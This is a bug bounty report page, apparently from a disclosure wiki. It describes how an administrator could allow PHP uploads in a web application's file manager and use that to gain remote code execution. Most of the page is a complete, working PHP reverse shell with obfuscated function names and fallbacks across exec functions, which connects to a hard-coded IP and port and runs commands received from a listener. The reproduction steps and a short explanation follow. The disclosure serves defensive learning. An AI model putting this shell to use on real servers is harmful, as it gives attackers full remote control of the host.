  $dis=@ini_get('disable_functions');
  if(!empty($dis)){
    $dis=preg_replace('/[, ]+/', ',', $dis);
    $dis=explode(',', $dis);
    $dis=array_map('trim', $dis);
  }else{
    $dis=array();
  }

$ipaddr='192.168.112.143';
$port=1234;

if(!function_exists('wjfzHmO')){
  function wjfzHmO($c){
    global $dis;

  if (FALSE !== strpos(strtolower(PHP_OS), 'win' )) {
    $c=$c." 2>&1\n";
  }
  $vQaTydS='is_callable';
  $ONlOW='in_array';

  if($vQaTydS('proc_open')and!$ONlOW('proc_open',$dis)){
    $handle=proc_open($c,array(array('pipe','r'),array('pipe','w'),array('pipe','w')),$pipes);
    $o=NULL;
    while(!feof($pipes[1])){
      $o.=fread($pipes[1],1024);
    }
    @proc_close($handle);
  }else
  if($vQaTydS('exec')and!$ONlOW('exec',$dis)){
    $o=array();
    exec($c,$o);
    $o=join(chr(10),$o).chr(10);
  }else
  if($vQaTydS('system')and!$ONlOW('system',$dis)){
    ob_start();
    system($c);
    $o=ob_get_contents();
    ob_end_clean();
  }else
  if($vQaTydS('shell_exec')and!$ONlOW('shell_exec',$dis)){
    $o=shell_exec($c);
  }else
  if($vQaTydS('popen')and!$ONlOW('popen',$dis)){
    $fp=popen($c,'r');
    $o=NULL;
    if(is_resource($fp)){
      while(!feof($fp)){
        $o.=fread($fp,1024);
      }
    }
    @pclose($fp);
  }else
  if($vQaTydS('passthru')and!$ONlOW('passthru',$dis)){
    ob_start();
    passthru($c);
    $o=ob_get_contents();
    ob_end_clean();
  }else
  {
    $o=0;
  }

    return $o;
  }
}
$nofuncs='no exec functions';
if(is_callable('fsockopen')and!in_array('fsockopen',$dis)){
  $s=@fsockopen("tcp://192.168.112.143",$port);
  while($c=fread($s,2048)){
    $out = '';
    if(substr($c,0,3) == 'cd '){
      chdir(substr($c,3,-1));
    } else if (substr($c,0,4) == 'quit' || substr($c,0,4) == 'exit') {
      break;
    }else{
      $out=wjfzHmO(substr($c,0,-1));
      if($out===false){
        fwrite($s,$nofuncs);
        break;
      }
    }
    fwrite($s,$out);
  }
  fclose($s);
}else{
  $s=@socket_create(AF_INET,SOCK_STREAM,SOL_TCP);
  @socket_connect($s,$ipaddr,$port);
  @socket_write($s,"socket_create");
  while($c=@socket_read($s,2048)){
    $out = '';
    if(substr($c,0,3) == 'cd '){
      chdir(substr($c,3,-1));
    } else if (substr($c,0,4) == 'quit' || substr($c,0,4) == 'exit') {
      break;
    }else{
      $out=wjfzHmO(substr($c,0,-1));
      if($out===false){
        @socket_write($s,$nofuncs);
        break;
      }
    }
    @socket_write($s,$out,strlen($out));
  }
  @socket_close($s);
}
?>
Impact
Reverse shell is mechanism that allow you to have the server shell by exploiting the web server to trigger a connection back. The attacker would be able to take full control over the web server (system).
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the application allowed an administrator to add PHP to the list of permitted upload extensions without restricting execution of uploaded files.
Impact
The attacker could take full control over the web server, as demonstrated by receiving a reverse shell.
What the attacker needed
Admin access to the application
How it was found
- Log in as an admin user who can access the 'Allow File types' feature.
- Visit 'Allow File Types' and add PHP to the list of allowed extensions.
- Save the change and go to the File Manager to upload a PHP shell.
- Generate a PHP reverse shell (e.g., with msfvenom) and upload it via drag and drop.
- Set up a Netcat listener on the attacker machine.
- Click the uploaded file's link to trigger the reverse shell and gain a remote shell.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
This report shows that someone with administrator rights could tell the website to accept PHP files, which are programs that run on the server. They then uploaded a small program that connects back to their own computer, giving them a command line on the server. The main lesson is that letting users upload executable files is dangerous.
What is RCE?
Running the attacker's code on the target's servers: through command or code injection, unsafe deserialisation or template injection.



